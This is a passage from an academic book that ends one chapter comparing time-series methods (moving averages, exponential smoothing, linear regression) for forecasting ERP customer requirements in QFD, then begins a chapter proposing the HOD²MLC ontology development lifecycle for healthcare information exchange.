[Ft is a forecasted raw weight of customer requirement calculated using Brown's double exponential smoothing].
4. For all CR do
3. For (I = 1; I <= Tot ; I++) do
4. If I = 1 Then
5. Ft = arr.rwt[1]
6. S1= arr.rwt[1]
7. S2= arr.rwt[1]
8. Else
9. S1 = alpha * (arr.rwt[I-1]) + (alpha * S1)
10. S2 = (alpha * S1) + (1 - FrmFCMethods.tb2) * S2
11. a = (2 * S1) - S2
12. b = ((alpha) / (1 - alpha)) * (S1 - S2)
13. Ft = a + b
14. End For
15. Return Ft
16. End for
```

Table 5. Algorithm for Double exponential smoothing using Holt's and Winter's method

```
Algorithm 5: Double Exponential Smoothing Using Holt's & Winter's Method
3. Requirement: Int Tot, alpha, I, Ft, Ct, Tt, Ct1.
[ Tot is total number of periods whose data is entered by user to calculate raw weights].
[alpha is smoothing constant whose range lies between 0 to 1].
[beta is smoothing constant whose range lies between 0 to 1].
[arr.rwt[] is a fixed size array containing raw weights calculated over number of periods].
[Ft is a forecasted raw weight of customer requirement calculated using double exponential smoothing using Holt's & Winter's method].
4. For all CR do
3. For (I = 1; I <= Tot ; I++) do
4. If I = 1 Then
5. Ct = arr.rwt[I+1]
6. Tt = arr.rwt[I+1] - arr.rwt[I]
7. Ft = Ct + Tt
8. Else
9. Ct1 = Ct
10. Ct = ((alpha) * arr.rwt[I-1]) + ((1 – alpha) * (Ct + Tt))
11. Tt = (beta * (Ct - Ct1)) + (1 - beta) *Tt
12. Ft = Ct + Tt
13. End For
14. Return Ft
15. End for
```

Linear Regression

The procedure to generate forecast of CRs for proposed software tool using the Linear Regression (LR) method of forecasting is portrayed in Table 6. The LR method makes use of actual data as well the number of periods for which the actual data is given for forecasting.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 6. Algorithm for Linear Regression

```
Algorithm 6: Linear Regression
2. Requirement: Int Tot, I, Ft, a, b, rs, x1, y1, xy, sq.
[ Tot is total number of periods whose data is entered by user to calculate raw weights].
[arr.rwt[] is a fixed size array containing raw weights calculated over number of periods].
[Ft is a forecasted raw weight of customer requirement calculated using moving average].
2. For all CR do
3. S1 = (Tot * (Tot – 1) / 2)
4. For (I = 1; I < =Tot ; I++) do
5. rs = rs + arr.rwt[I]
6. xy = xy + (arr.rwt[I] * I)
7. sq = sq + (I ^ 2)
8. End for
9. x1 = s1 / Tot
10. y1 = rs / Tot
11. b = (xy - (Tot * x1 * y1)) / (sq - (Tot * (x1 * x1)))
12. a = y1 - (b * x1)
13. Ft = a + b * (np + 1)
14. Return Ft
15. End for
```

AN EMPIRICAL EXAMPLE

This study utilizes data mining cycle in QFD with the intent of identifying futuristic CRs for Enterprise Resource Planning (ERP) software. The data mining cycle includes sequence of QFD process of generating raw weights for CR over the number of periods in order to generate the forecast for next period. The time-series analysis techniques mainly, SMA, WMA, SE, DEB, DEH&W and LR; are applied over the data of QFD for identifying the results for next period. For conducting the forecasting of CRs for ERP software, the sample set of data has been taken and tested. The data utilized in order to progress the process of QFD are furnished in the tables given below. Table 7 describes the number of customer involved in the QFD process. Table 8 depicts the number of requirements stated by customer. Competitors' details are shown in the Table 9. Table 10 includes the number of dealers involved in the process.

After the declaration and analysis of the data being used, it is necessary to embark on the QFD process in order to generate raw weights for each of periods. In this study we are generating the raw weights over the 5 periods and the weights for the next period will be forecasted using time-series based forecasting techniques. Here, we have illustrated the raw weight generation for first period only. The raw weights for

Table 7. Customer

ID	Customer
C1	Customer 1
C2	Customer 2
C3	Customer 3
C4	Customer 4

Table 8. Customer Requirements

ID	Customer Requirements
CR1	Absolute Expenditure of Ownership
CR2	Functional Fit of ERP system
CR3	User Friendliness
CR4	Flexibility implies
CR5	Vendor's Reputation
CR6	Service and Support Quality

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 9. Competitors

ID	Competitors
X1	Company 1
X2	Company 2
X3	Company 3

Table 10. Dealers

ID	Dealer
D1	Dealer 1
D2	Dealer 2

Figure 21. Customer Rating





Figure 22. Competitive Analysis



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the remaining periods will be generated accordingly by following the same procedure. The process for raw weight generation for period 1 is illustrated with the help of screens shown below (Figure 21 - 24):

Similarly, the raw weights for remaining 4 periods are generated by following the same QFD process. The figure 25 shows the raw weights for all 5 periods and these data is used as an input to the next stage.

Afterwards, the data mining based time-series techniques such as SMA, WMA, SE, DEB, DEH&W, and LR; are subsequently applied to the periodical data in order to generate the forecast of CRs for next period. These forecasting techniques require some details to be specified earlier in order to generate the forecast. Here, details required to accomplish the forecasting process for ERP system are furnished in Figure 26. These details are further utilized to obtain the forecasts of CRs. The forecasting through various forecasting techniques can be obtained and are illustrated in Figure 27.


Testing and Result Analysis

This study utilizes CR forecasting in QFD through various time-series based forecasting techniques, such as SMA, WMA, SE, DEB, DEH&W, and LR. Thus, there is strong need of determining the most suited and effective procedure of identifying future CRs. As all Forecasting techniques include the forecasting error, thus Mean Squared Error (MSE) is used here to measure the forecast accuracy. Technique having least MSE is considered as the most efficient one. The MSE can be determined by taking the difference of actual value and forecasted value.

$$MSE = \frac{\sum_{i=0}^{n} \left(Ai - Fi\right)}{n}$$

By using above formula, the MSE of each forecasting technique for each CR is obtained and depicted in the Figure 28.

Figure 23. Improvement Ratio



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 24. Raw Weight for CR1





Figure 25. Raw weights for CR for all periods



To gain the clear visualization of forecasted raw weights for six customer requirements generated from the forecasting methods such as SMA, WMA, SE, DEB, DEH&W and LR; the bar chart and line chart are drawn of the raw weights and can be seen in the Figure 29 and Figure 30 respectively. This graph gives the clear view to understand the nature of forecasts generated from each forecasting method with respect to customer requirements. The trend for each method can be controlled by the designer and engineers with the use of these graphs.

In addition to this, Figure 31 and Figure 32 illustrate the graph of the MSE results. This graph can assist in gaining the better insight of the MSE results which can be useful in evaluating out the efficient method of forecasting. The average of MSE for each method is plotted and the line chart and bar chart are drawn out.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 26. Forecasting details





Figure 27. CR forecast




	Period 1	Period 2	Period 3	Period 4	Period 5	Mov	WMov	SE	DEB	HW	LR
CR1	9.24	10.66154	10.28571	9.1	10.60714	9.9976183...	10.09071	10.18166	10.3893	11.3018	10.3307
CR2	12.51818	11.73333	12.15	13.07692	12.8	12.675641...	12.75308	12.75589	12.88709	12.47352	13.02786
CR3	10.9375	10.53	12.35769	13.125	14.175	13.219230...	13.49654	13.52569	14.36384	14.28139	14.94604
CR4	9.529411	10	9.9	8.125	9.821428	9.2821426...	9.328215	9.42121	9.349189	9.788721	9.087878
CR5	8.653846	8.307693	9.818182	11.21538	8.571428	9.8683312...	9.613966	9.317649	9.519382	8.914043	10.13616
CR6	10.83077	8.75	12.65625	13.125	14.7	13.493750...	13.81875	13.79827	14.83555	13.91102	15.64644

Taking CR2 as an example, MSE for SMA, WMA, SE, DEB, DEH&W and LR are 0.5598, 0.5149, 0.3939, 0.475998, 1.56323 and 0.1519 respectively, as can be viewed from Figure 29. It shows that the MSE for LR is least than other methods. The forecast errors for other CRs also have same results almost for all cases. Similarly, from the graphical analysis of the forecasting errors (Figure 31 and Figure 32) it can be clearly identified that the forecast error for LR is least. The results are plotted by taking the average of MSE of all CRs for each forecasting method.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 28. MSE Comparison



	SMA	WMA	SE	DEB	DEHW	LR
CR1	0.637994...	0.945368230...	1.104598	1.273597	3.493034	0.4271443
CR2	0.559863...	0.514938116...	0.3939386	0.4759981	1.563234	0.1519758
CR3	4.067253...	2.897991895...	1.906574	1.440324	2.639279	0.1868597
CR4	1.534368...	1.809181809...	1.064227	1.304097	2.325105	0.4470128
CR5	3.350157...	3.520041227...	2.317383	2.833359	4.370721	1.023401
CR6	7.917317...	5.367126941...	5.436261	5.370033	17.1719	1.248305

Figure 29. Forecasts: Bar Chart



The sequence of forecasting method as per their accuracy can be described as:

LR > SE > DEB > WMA > SMA > DEH&W

Hence, it can be realized that LR is the best suited method for generating future CRs in ERP.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 30. Forecasts: Line Chart





Figure 31. MSE_Results: Bar Chart




CONCLUSION

Owing to the diversification and competitiveness in marketplace, understanding and dealing with future CRs has become the need of hour for organization. In this study, a novel forecasting tool is presented that allows to forecast future CRs in QFD using various data mining based time series techniques to produce better results in a timely manner and enhance the customer satisfaction. The software tool works in three steps: at first it computes raw weights generation over the number of periods using QFD process, after that future CRs are analyzed using various time-series techniques such as, SMA, WMA, SE, DEB, DEH&W, and LR; which are finally analyzed comparatively by means of forecast accuracy to discover most effective procedure of forecasting. The forecasts are generated and tested on the basis of sample

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 32. MSE_Results: Line Chart



set of data. The Mean Squared Error (MSE) is used to calculate the forecast accuracy. The results show that the MSE for LR is least followed by SE, DEB, WMA, SMA and DEH&W on considering all CRs. Finally, we concluded that the Linear Regression (LR) outperforms the other forecasting techniques and proved to be most efficient one for determining the future CRs in QFD. The tool is developed using VB.net and MS-ACCESS as front-end and back-end respectively, and it has been realized that the selection of these tools are proved to be effective. The result of this study assists organization in dealing with the futuristic CRs and enhancing the competitiveness in the market place with improved version of customer satisfaction.

REFERENCES

Abastante & Lami, I. (2012). Quality function deployment (QFD) and analytic network process (ANP): An application to analyze a cohousing intervention. *Journal of Applied Operational Research*, *4*(1), 14–27.

Alsultanny, Y. A. A. (2013). Labor market forecasting by using data mining. *Proceedings of the International Conference on Computational Science*, *Elsevier,* 1700 – 1709. doi:10.1016/j.procs.2013.05.338

Bhatia, N. (2010). Linear regression approach of forecasting: Oracle corporation. Retrieved from https://neerajbhatia.files.wordpress.com/2010/10/linear_regression1.pdf

Bossert, J. L. (1991). Quality Function Deployment: A Practitioner's Approach. ASQC Quality Press.

Bostaki, Z., & Roghanian, E. (2013). A comprehensive approach to handle the dynamics of customer's needs in quality function deployment based on linguistic variables. *Decision Science Letters*, *3*, 243–258.

Brown's Double Exponential Smoothing. (n. d.). Retrieved from http://johngalt.com/galt_university/learning-resources/forecasting-methods-statistics/techniques/browns-double-exponential-smoothing/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chen, W. S., & Du, Y. K. (2009). Using neural networks and data mining techniques for the financial distress prediction model. *Expert Systems with Applications*, *36*(2), 4075–4086. doi:10.1016/j.eswa.2008.03.020

Gahirwal, M., & Vijayalakshmi, M. (2013) Inter time-series sales forecasting. Retrieved from http://arxiv.org/abs/1303.0117

Han, & Shin. (2014). A systematic way of identifying and forecasting technological reverse salients using QFD, bibliometrics, and trend impact analysis: A carbon nanotube biosensor case. *ScienceDirect Navigation Technovation, 34*(9), 559-570.

Hebert, D., Anderson, B., Olinsky, A., & Hardin, J. M. (2014). Time series data mining: A retail application. *International Journal of Business Analytics*, *1*(4), 51–68. doi:10.4018/ijban.2014100104

Hsu, H., Chang, A., & Kuo, M. (2012). Data mining QFD for the dynamic forecasting of life cycle under green supply chain. *WSEAS Transactions On Computers, 11*(1).

Hsu, H., Wang, S., & Lin, L. (2007). Using data mining to identify customer needs in quality function deployment for software design. *Proceedings of the 6th WSEAS International Conference on Artificial Intelligence, Knowledge Engineering and Data Bases*, Corfu Island, Greece.

Huang, H., Li, B., & Ye, Q. (2012). Forecast of importance weights of customer requirements based on artificial immune system and least square support vector machine. *Proceedings of Management Science and Engineering (ICMSE) Int. Conf.*

Ioannou, Pramataris, K., & Prastacos, G. (2004). A quality function deployment approach to web site development: Applications for electronic retailing. *Les Cahiers du Management Technologique*, *13*(3), 1–18.

Jacobson, B.G., & Rumbaugh, I. (1998). The unified software development process. Addison-Wesley.

Jantan, H.,A., & Othman, Z. (2011). Data mining classification techniques for human talent forecasting.

Kahraman, C., Ertay, T., & Buyukozkan, G. (2004). A fuzzy optimization model for qfd planning process using analytic network approach. *European Journal of Operational Research*, *171*(2), 390–411. doi:10.1016/j.ejor.2004.09.016

Kalyankar, M., & Alaspurkar, S. (2013). Data Mining Technique to Analyse the Metrological Data. *International Journal of Advanced Research in Computer Science and Software Engineering*, *3*(2), 114–118.

Karsak, E. (2004). Fuzzy multiple objective programming framework to prioritize design requirements in quality function deployment. *Computers & Industrial Engineering*, *47*(2-3), 149–163. doi:10.1016/j.cie.2004.06.001

Khedkar, A., & Argiddi, R. V. (2013). To study and analyze to foresee market using data mining technique. *International Journal of Engineering Trends and Technology*, *4*(9), 3718–3720.

Kivinen, T. (2008). Applying QFD to improve the requirements and project management in small-scale project [Master's Thesis].

Lai, J., Hsu, C., & Kuo, H. (2012). An empirical study of constructing a dynamic mining and forecasting system for the life cycle assessment-based green supply chain. *WSEAS Transactions On Systems*, 11(4).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Lin, M., Tsai, C., Cheng, C., & Chang, C. (2004). Using Fuzzy QFD for design of low-end digital camera. *International Journal of Applied Science and Engineering*, *2*(3), 222–233.

Mazur, G. H. (1993, June). QFD for service industries. *Proceedings of the Fifth Symposium on QFD, Michigan*.

Moving Average: What it is and How to Calculate it. (n. d.). *StatisticsHowTo.com*. Retrieved from http://www.statisticshowto.com/moving-average/

Olaiya & Adeyemo, A. (2012). Application of data mining techniques in weather prediction and climate change studies. *International Journal of Information Engineering and Electronic Business, 1*, 51-59.

Olinsky, A., Schumacher, P., & Quinn, J. (2016). An expanded assessment of data mining approaches for analyzing actuarial student success rate. *International Journal of Business Analytics*, *3*(1), 22–44. doi:10.4018/IJBAN.2016010102

Raharjo, H., Brombacher, A., Goh, T., & Bergman, B. (2010). On integrating Kano's model dynamics into QFD for multiple product design. *Quality and Reliability Engineering International*, *26*(4), 51–363.

Saigal, S., & Mehrotra, D. (2012). Performance comparison of time series data using predictive data mining techniques. *Advances in Information Mining*, *4*(1), 57–66.

Siraj, Nordin, N., & Yusoff, N. (2008). Quality function deployment analysis based on neural network and statistical results. *IJSSST*, 9(2).

Software Design Basics. (n.d.). *Tutorials Point*. Retrieved from www.tutorialspoint.com/software_engineering/software_design_basics.htm

Sommerville & Sawyer. P. (1997). *Requirements Engineering: A Good Practice Guide*. Retrieved from http://as.wiley.com/WileyCDA/WileyTitle/productCd-0471974447

Sugihara, T. (2005). An approach of electric power demand forecasting using data-mining method: A case study of application of data-mining technique to improve decision making. *International Journal of Management and Decision Making*, *7*(1), 88–104. doi:10.1504/IJMDM.2006.008173

User Interface Design Basics. (n.d.). *Usability.gov*. Retrieved from www.usability.gov/what-and-why/user-interface-design.html

Weighted Moving Average Forecasting Methods: Pros and Cons. (2007). *Shmula.com*. Retrieved from http://www.shmula.com/forecasting-unweighted-and-weighted-moving-average-model/308/

Yu, C. H., Ward, M. W., Morabito, M., & Ding, W. (2011, December). Crime forecasting using data mining techniques. *Proceedings of the 2011 IEEE 11th International Conference on Data Mining Workshops (ICDMW)* (pp. 779-786). IEEE. doi:10.1109/ICDMW.2011.56

Zaim, S., & Sevkli, M. (2002). The methodology of quality function deployment with crisp and fuzzy approaches and an application in the Turkish shampoo industry. *Journal of Economic and Social Research*, *4*(1), 27–53.

This research was previously published in the International Journal of Business Analytics (IJBAN), 4(1); edited by John Wang, pages 56-86, copyright year 2017 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 28
HOD²MLC:
Hybrid Ontology Design and Development Model With Lifecycle

Rishi Kanth Saripalle
Illinois State University, USA

Michael Blechner
University of Connecticut Health Center, USA

Steven A. Demurjian
University of Connecticut, USA

Thomas Agresta
University of Connecticut Health Center, USA

ABSTRACT

Ontologies have gained increasing usage to augment an application with domain knowledge, particularly in healthcare, where they represent knowledge ranging from: bioinformatics data such as protein, gene, etc. to biomedical informatics such as diseases, diagnosis, symptoms, etc. However, the current ontology development efforts and process are data intensive and construction based, creating ontologies for specific applications/requirements, rather than designing an abstract ontological solution(s) that can be reusable across the domain using a well-defined design process. To address this deficiency, the work presented herein positions ontologies as software engineering artifact that allows them to be placed into the position to share the captured domain conceptualization and its vocabulary involving disparate domain backgrounds, that can then be created, imported, exported and re-used using different frameworks, tools and techniques. Towards this end, the authors propose an agile software process for ontologies referred to as the Hybrid Ontology Design & Development Model with Lifecycle, HOD²MLC. To place HOD²MLC into a proper perspective, they explore, compare, and contrast it to existing ontology design and development alternatives with respect their various phases as related to the authors' work and phases in varied SDP models.

1. INTRODUCTION

An ontology is a compilation of *concepts* that can be represented as a class composed of *attributes* coupled with *relationships* or *associations* that define interactions between the classes and augmented with *axioms* which are rules or constrains on classes, attributes, or relationships. Ontologies are pro-

DOI: 10.4018/978-1-5225-3422-8.ch028

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

moted as a part of the Semantic Web to attach knowledge to information thereby aiding users (humans and agents) in various ways. Ontologies are heavily utilized in research such as knowledge engineering and representation, domain modeling (Saripalle, Demurjian, & Behre, 2011), database integration (Konstantinou, Spanos, & Mitrou, 2008), natural language processing (Kaihong, Hogan, & Crowley, 2011), etc. For our purposes, we have focused on clinical informatics that involves medical organizations (e.g., private practices, hospitals, etc.) that represent, store patient data (e.g., demographics, diagnosis, vitals, etc.) electronically using standards such as Continuity of Care Record (CCR)[1], Health Language Seven (HL7) Standard Clinical Document Architecture (CDA) (Boone, 2011), etc. and share the data in the form of Electronic Health Record (EHR) or Personal Health Record (PHR). As shown in the top portion of Figure 1, EHRs, PHRs, and other health IT systems are brought together by Health Information Exchange (HIE) (Demurjian, Saripalle, & Behre, 2009) (promoted by the HITECH Act[2]) into a conceptual setting called the Virtual Chart (VC) which provides a common global view for all potential users. For semantic knowledge, each of these systems employs standard medical ontologies such as: Logical Observation Identifiers Names and Codes (LOINC)[3] a standard for identifying medical laboratory observations; International Classification of Disease (ICD)[4] to hierarchically organize medical concepts such as diseases, symptoms, injuries, procedure, etc., Unified Medical Language System (UMLS) (Bodenreider, 2004) aggregation of medical ontologies and terminology such as ICD, LOINC, SNOMED, etc.; and have a semantic network and metathesaurus. The main objective of our work is to achieve interoperability among the health systems by unifying not only the data, but most importantly, unify their ontologies through their schema or model integration, as shown in the third horizontal box from the top of Figure 1.


As we seek to achieve this interoperability, we have identified a number of problems that significantly affect the process. First, individual EHRs or healthcare applications are built using different ontologies organizing domain knowledge in different ways to suit the specific business and medical requirements. This current approach is often an ad-hoc process, with minimal attention given to process and to a consideration of the impact of the ontology on other software components or ontologies. As a result, the developed ontologies are often incompatible and difficult to integrate. For example, UMLS Metathesaurus is the most comprehensive effort for integrating independent/disparate medical ontologies. The integration of a new ontology into UMLS is ad-hoc and exhaustive process that includes the following steps: automatic techniques - mostly a combination of natural language processing, corpus processing, linguistic analysis, etc., expert assessment – human intervention mostly for validating automatic techniques, and auditing protocols- for verifying the correctness of the resulting system. Second, the existing ontology building process is predominantly data intensive and construction based, often dictated by the talent and expertise of the designer rather than using any concrete well-defined process. For example, UMLS and FMA (Formal Model of Anatomy) comprise of millions of concepts and relationships, where the focus is on the acquiring the domain data rather than an ontological model that is reusable, modular and importantly, that describes the data. Third, the current ontology development processes and knowledge representational frameworks lack an ability to design solutions that are broader in scope i.e. they have a convoluted design and development processes that are clearly disjoint in a conventional software modeling approach (Kuhn, 2010; Guizzardi, 2010). Gonzalez-Perez and Henderson-Seller also state that for achieving interoperable ontological systems, the ontological domain must have an approach that executes ontology modeling and development process simultaneously (Gonzalez-Perez & Henderson-Seller, 2006). This further supports our statement on ontology design/modeling and its existing development methodologies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To address these deficiencies, our prior work as shown in the bottom portion of Figure 1 (fourth horizontal block) has proposed an integrated ontology framework for HIE which includes a need for a software design process for ontologies that uses our three ontological modeling extensions (Saripalle, Demurjian, Algarín, & Blechner, 2013)(fifth horizontal block, Figure 1).

Our objective in this paper is to explain our preliminary ontology process (Saripalle & Demurjian, 2011), extend the process to utilize the previous research work on ontology modeling extensions, provide a detailed discussion of the importance of the software development process (SDP) (Docherty, 2005) and the vital role that different software process models can play in conceptualizing, sharing, modularizing, and reusing software artifacts across multiple setting, and using this as a basis to propose a *Hybrid Ontology Design & Development Model with Lifecycle* (HOD^{2}MLC). Historically, SDP methodologies have proven to be: efficient by *reducing latency* via defining workflows, tasks, roles, etc., to be executed at specific time intervals; promote *improved communication* between divergent teams; demonstrate a degree of *reliability* to be applied to other projects of similar time-scales and budget; and, hopefully result an *easily maintainable* system developed in a systematic allowing efficient debugging of problem and performance. HOD^{2}MLC strives to attain these same benefits when designing, developing, and deploying ontologies from software engineering perspective.

Figure 1. A framework for ontology design and development



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In this paper, we propose a *Hybrid Ontology Design & Development Model with Lifecycle* (HOD-^{2}MLC) model by leveraging software development concepts and methodologies with the objective of narrowing the gap between ontology design and development and the SDP. To meet this objective, the remainder of the paper is organized into four sections. Section 2 introduces a complex clinical scenario on health care and the role of ontologies in clinical informatics. Section 3 provides a conceptual model of a patient medical record and background information on our previous work on ontological modeling extensions (Saripalle, Demurjian, Algarín, & Blechner, 2013) providing examples via the scenario of Section 2. Section 4, has a three-fold presentation: motivation on select SDP models that have impacted our work; an overview of the HOD^{2}MLC that describes its nine phases (*Problem Analysis*, *Integration, Knowledge Acquisition, Specification, Design, Analysis, Implementation, Testing,* and *Maintenance and Documentation*) and their interactions in general terms using a combination of SDP and other software modeling techniques; and, a detailed review of the nine phases of HOD^{2}MLC that demonstrates the process with examples that build on the clinical scenario in Section 2 and OWL (Web Ontology Language) extensions in Section 3. To place our work into its proper perspective, Section 5 introduces and reviews seven ontology development process alternatives, and compares and contrasts them against HOD^{2}MLC using a set of qualitative criteria. Finally, Section 6 concludes the paper and details ongoing and planned research.

2. A CLINICAL SCENARIO OF HEALTH CARE

This section presents a realistic scenario of patient care that includes: a patient, relevant medical problem, involved laboratory tests and results, resulting medical diagnosis, the role of involved HIT systems in the process, motivation to fully place our work in this paper in an appropriate context as shown in Figure 1. To begin, suppose that a 72 year old male, Mr. Smith, with a history of type 2 diabetes presents to the emergency room (ER) complaining of shortness of breath (SOB, also known as dyspnea) on exertion and is triaged by an ER physician and nurse. He reports experiencing increased difficulty climbing the one flight of stairs in his house. Mr. Smith also indicates experiencing occasional chest pressure on exertion (stable angina). He has recently developed swelling in his ankles and feet (edema). He indicates that he takes metformin for his diabetes and benazepril for his blood pressure. He also takes an aspirin a day because his regular doctor told him that he should. The physical exam of Mr. Smith reveals a gentleman in mild respiratory distress with moderate pedal (foot) and lower extremity edema (fluid in tissues). He has a regular pulse at 90 beats per minute and blood pressure of 140/90 (mildly elevated). Oxygen saturation[5] on room air is 88% and rises to 98% when given supplemental oxygen by nasal cannula at 2 liters/min. The diagnosis is that Mr. Smith is suffering from an exacerbation of congestive heart failure (CHF). Further, the occasional chest pressure on exertion suggests that he has coronary artery disease where inflammation and deposition of cholesterol in the vessel wall results in a localized expansion of the vessel wall that can impede blood flow.

In terms of HIT, there are many systems that are involved and must be consulted. Mr. Smith provided the ER physician with access to his PHR that had been recently initiated by the patient's son who was not present. Through HIE, the PHR can be utilized by the provider to find out information on supplements or other medications that the patient has neglected to tell him about that are accessible via the PHR to pharmacies and drug stores. A search of the regional HIE revealed that the patient had a recent admission at another hospital for CHF; thus data must be gathered from that EHR, his primary physi-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

cians EHR, and potentially others in support of his ongoing care. The discharge summary from that admission indicated that the patient had improved after 2 doses of a diuretic that increases urination and the loss of fluid decreases your blood volume which often improves CHF symptoms and the patient had been discharged. A query of the electronic prescription database determines that the patient never filled the Lasix prescription, and this is confirmed by reviewing the mediations in the PHR loaded from Mr. Smith's pharmacy. The HIE also informed the ER physician that the patient has a documented allergy to sulfa containing medications; the PHR may have other information on allergies or medication reactions.

The scenario as presented in this section has the underlying aspect of information that has been gathered for this patient from multiple data sources that have been utilized for his treatment. From a research perspective, an almost limitless number of questions can arise when considering Mr. Smith's case or similar patients. A number of broad research topics (RT) can be posed that:

- **RT1:** Effects of a specific medical therapy on a patient's co-morbid conditions:
  - How does metformin used for glucose control in type 2 diabetics effect the incidence and natural history of CHF and Chronic Renal (kidney) Failure or stable Angina (chest pain successfully treated)?
  - If there is an effect on any of these conditions, is type 2 diabetics dose dependent on metformin or does the absence of any other medications alter it?
  - Symptoms and Diseases with high BNP (800 pg/mL)?
- **RT2:** Comparative study of different diabetic therapies with CHF using various patient groups:
  - What is the patient's profile with CHF and associated medications involved for diabetic therapies?
  - What are the incidence and/or severity of CHF for diabetes patients who use the class of hyperglecimic agents?
  - Is metformin more or less effective in maintaining glucose control in type 2 diabetics with a history of stable angina as compared to other anti-hyperglycemic medications?

Individually, each of these research topics provides a means to allow a physician or clinical researcher to explore various aspects of a disease, its symptoms, medications, therapies, interactions with other conditions, etc.

3. BACKGROUND ON ONTOLOGIES AND OWL EXTENSIONS

This section provides background information on our previous work on Web Ontology Language (OWL) (Allemang & Hendler, 2011) extensions for Attribute, Domain Profile, and Schema Associations (Saripalle, Demurjian, Algarín, & Blechner, 2013), and our use of the UML meta-model as applied to OWL and the associated extensions (see bottom of Figure 1). By presenting our prior ontology modeling work coupled with an ontology design of the scenario of Section 2, we provide a set of ontology design components as realized in the figures in this section. As a result, these ontology design components are utilized in Section 4 to illustrate the process the Hybrid Ontology Design & Development Model with Lifecycle (HOD^{2}MLC)

To begin, the sample EHR UML class diagram that we will use for examples throughout the paper is shown in the Figure 2a, and has; Person and Patient classes with their respective attributes; the Im-


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

munization class for the patient's immunization records; the Vitals class captures all of the patient body vital signs such as blood pressure, heart rate, respirations, weight, height, BMI etc.; and the Observation class captures any other patient medical information such as allergies, interventions, lab results (captured as a group of Observations), adverse reactions, etc. Our first extension to OWL is *Attribute*, which augments OWL with the capability to capture characteristics owned by a class and define an OWL Class as an aggregation of attributes and datatypes. We introduced a first class element OWL Attribute (owl:Attribute) and redefined the semantics of the existing OWL Class to handle attributes. For example, Vitals and Patient are connected using association hasVitals and Vitals has attributes effectiveTime of type IVL and vitalValue of type Observation. Thus, classes Patient, Vitals, Observation, etc., from Figure 2a are of type owl:Class, while the attributes attached to the class (e.g., hasName, vitalObservation, hasEffectiveTime, has Address, etc.) are of type owl:Attribute, and the associations between classes (e.g., hasVitals, hasImmunizationRecords, etc.) are of type owl:ObjectProperty. Figure 2b renders the OWL attribute representation.

The next set of ontology design components serve as an abstract representation of ontologies at a metamodel level and facilitates the ability to define sample ontology domain models as ontology design components for the scenario of Section 2. Figure 3a (left, Figure 3) is the Diagnosis Model which captures the required knowledge for identifying a patient's conditions, its causes and the approaches to mitigate these conditions by defining classes such as Metabolic System Diseases, Digestive System Diseases, Cardiac System Diseases, Respiratory System Procedure, Digestive System Medications, Fractures, Dislocations, etc., that capture the respective medical vocabulary/data and are connected via associations such as has GeneralSymptoms, hasCardiacSymptoms, hasCardiacProcedure, causedByGeneralInjury, etc.

Similarly, Figure 3b (right, Figure 3) details the Test Model to capture knowledge on various medical tests for analyzing patient conditions, and Figure 3c (bottom, Figure 3) has the Anatomy Model to capture knowledge on physical characteristics of the human body. These design models are realized in

Figure 2. EHR model and OWL attribute representation




(a) *Conceptual EHR Model in UML via HL7 CDA*

(b) *An OWL Attribute*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Sample diagnosis, test and anatomy ontology models represented in UML



OWL using the Protégé editor[6] in Figure 4a with the Diagnosis Model (Figure 3a), Figure 4b with the Test Model (Figure 3b), and Figure 4c with the Anatomy Model (Figure 3c).

The next set of ontology design components leverage Figures 3 and 4 to abstract and define *generic domain specific type concepts,* shown in Figure 5a that include: *Disease* (classes Metabolic System Diseases, Respiratory System Diseases, Digestive System Diseases, etc., which are all of *type* Disease); *Symptom* (classes General Symptoms, Cardiac System Symptoms, Respiratory System Symptoms, etc., which are all *of type* Symptom); *Medication* (classes Cardiac System Medication, Respiratory System Medication, Nervous System Medication, etc., which are all of *type* Medication)*;* etc. Within these abstract types, attribute abstract concept types can be defined, namely: *hasName* (pharmaceuticalName, commonName, family-name, given-name, etc., which are all of *type* hasName); and *hasId* (hasUId, hasDeaNumber, etc., which are all of type hasId), etc.

The *OWL Domain Profile* (Saripalle, Demurjian, Algarín, & Blechner, 2013) enables the user to capture these abstract types as *profile concepts* as shown in Figure 5b and *impose* them onto the ontology model concepts (Level M1, Figure 1) as shown in Figure 6. The OWL Domain Profile supports the ontology OWL framework at the metamodel level by imposing the profile concepts onto the OWL domain ontology as shown in the Figure 6a.

In order to impose the profile types onto the domain model entities we have designed and implemented an algorithm *Domain Profile parser* that authenticates and validates the imposing of the profile entities onto the ontology model concepts. First, the defined sample profile (Figure 5b) is loaded into the on-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. OWL implementation of the domain models from Figure 3





Figure 5. Sample abstract theory and its implementation using OWL domain profile



(a): Sample *Abstract Theory* for the ontology model in Figure .

```
<?xml version='1.0' encoding='UTF-8'?>
